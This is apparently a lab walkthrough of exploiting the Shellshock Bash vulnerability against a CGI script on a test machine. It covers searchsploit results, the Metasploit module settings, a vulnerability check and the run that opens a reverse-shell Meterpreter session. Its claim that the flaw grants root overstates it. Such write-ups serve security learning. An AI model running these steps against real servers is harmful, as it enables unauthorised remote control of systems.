
Shell shock is a vulnerability affecting the BASH of most versions og Linux, Unix and even Mac OS. It is a remote command execution vulnerability whch allows an attacker to get complete control (read root privileges) on the target computer. It was classified as a critical vulnerability as BASH is used in most Web Servers.

Let us now see how to exploit the shellshock vulnerability. First thing I did was search for an exploit for shellshock using searchsploit. I get many exploits as shown below. I am interested in the Bash CGI exploit written in Ruby. Ruby means Metasploit.




```
root@kali:~# searchsploit shellshock
------------------------------------------------ -----------------------------------------
 Exploit Title                                  |  Path
                                                | (/usr/share/exploitdb/)
------------------------------------------------ -----------------------------------------
Advantech Switch - 'Shellshock' Bash E | exploits/cgi/remote/38849.rb
Apache mod_cgi - 'Shellshock' Remote C | exploits/linux/remote/34900.py
Bash - 'Shellshock' Environment Variab | exploits/linux/remote/34766.php
Bash CGI - 'Shellshock' Remote Command | exploits/cgi/webapps/34895.rb
Cisco UCS Manager 2.1(1b) - Remote Com | exploits/hardware/remote/39568.py
GNU Bash - 'Shellshock' Environment Va | exploits/linux/remote/34765.txt
IPFire - 'Shellshock' Bash Environment | exploits/cgi/remote/39918.rb
NUUO NVRmini 2 3.0.8 - Remote Command  | exploits/cgi/webapps/40213.txt
OpenVPN 2.2.29 - 'Shellshock' Remote C | exploits/linux/remote/34879.txt
PHP < 5.6.2 - 'Shellshock' 'disable_fu | exploits/php/webapps/35146.txt
Postfix SMTP 4.2.x < 4.2.48 - 'Shellsh | exploits/linux/remote/34896.py
RedStar 3.0 Server - 'Shellshock' 'BEA | exploits/linux/local/40938.py
Sun Secure Global Desktop and Oracle G | exploits/cgi/webapps/39887.txt
TrendMicro InterScan Web Security Virt | exploits/hardware/remote/40619.py
dhclient 4.1 - Bash Environment Variab | exploits/linux/remote/36933.py
------------------------------------------------ -----------------------------------------
Shellcodes: No Result
root@kali:~#
```

So I open Metasploit and load the module as shown below.




```
msf5 > use exploit/multi/http/apache_mod_cgi_bash_env_exec
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > show options

Module options (exploit/multi/http/apache_mod_cgi_bash_env_exec):

   Name            Current Setting  Required  Description
   ----            ---------------  --------  -----------
   CMD_MAX_LENGTH  2048             yes       CMD max line length
   CVE             CVE-2014-6271    yes       CVE to check/exploit (Accepted: CV
E-2014-6271, CVE-2014-6278)
   HEADER          User-Agent       yes       HTTP header to use
   METHOD          GET              yes       HTTP method to use
   Proxies                          no        A proxy chain of format type:host:
port[,type:host:port][...]
   RHOSTS                           yes       The target address range or CIDR i
dentifier
   RPATH           /bin             yes       Target PATH for binaries used by t
he CmdStager
   RPORT           80               yes       The target port (TCP)
   SRVHOST         0.0.0.0          yes       The local host to listen on. This
must be an address on the local machine or 0.0.0.0
   SRVPORT         8080             yes       The local port to listen on.
   SSL             false            no        Negotiate SSL/TLS for outgoing con
nections
```

I set the Rhosts and targeturi options and use the check command to see if the target is indeed vulnerable. The result is positive.




```
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set rhosts 192.168.41.16
4
rhosts => 192.168.41.164
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set targeturi /cgi-bin/t
est.sh
targeturi => /cgi-bin/test.sh
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > check
[+] 192.168.41.164:80 - The target is vulnerable.
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) >
```

I execute the exploit and get meterpreter session successfully.



```
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > run

[*] Started reverse TCP handler on 192.168.41.163:4444
[*] Command Stager progress - 100.46% done (1097/1092 bytes)
[*] Sending stage (914728 bytes) to 192.168.41.164
[*] Meterpreter session 1 opened (192.168.41.163:4444 -> 192.168.41.164:47049) a
t 2019-03-18 13:43:56 -0400

meterpreter > sysinfo
Computer     : typhoon.local
OS           : Ubuntu 14.04 (Linux 3.13.0-32-generic)
Architecture : x64
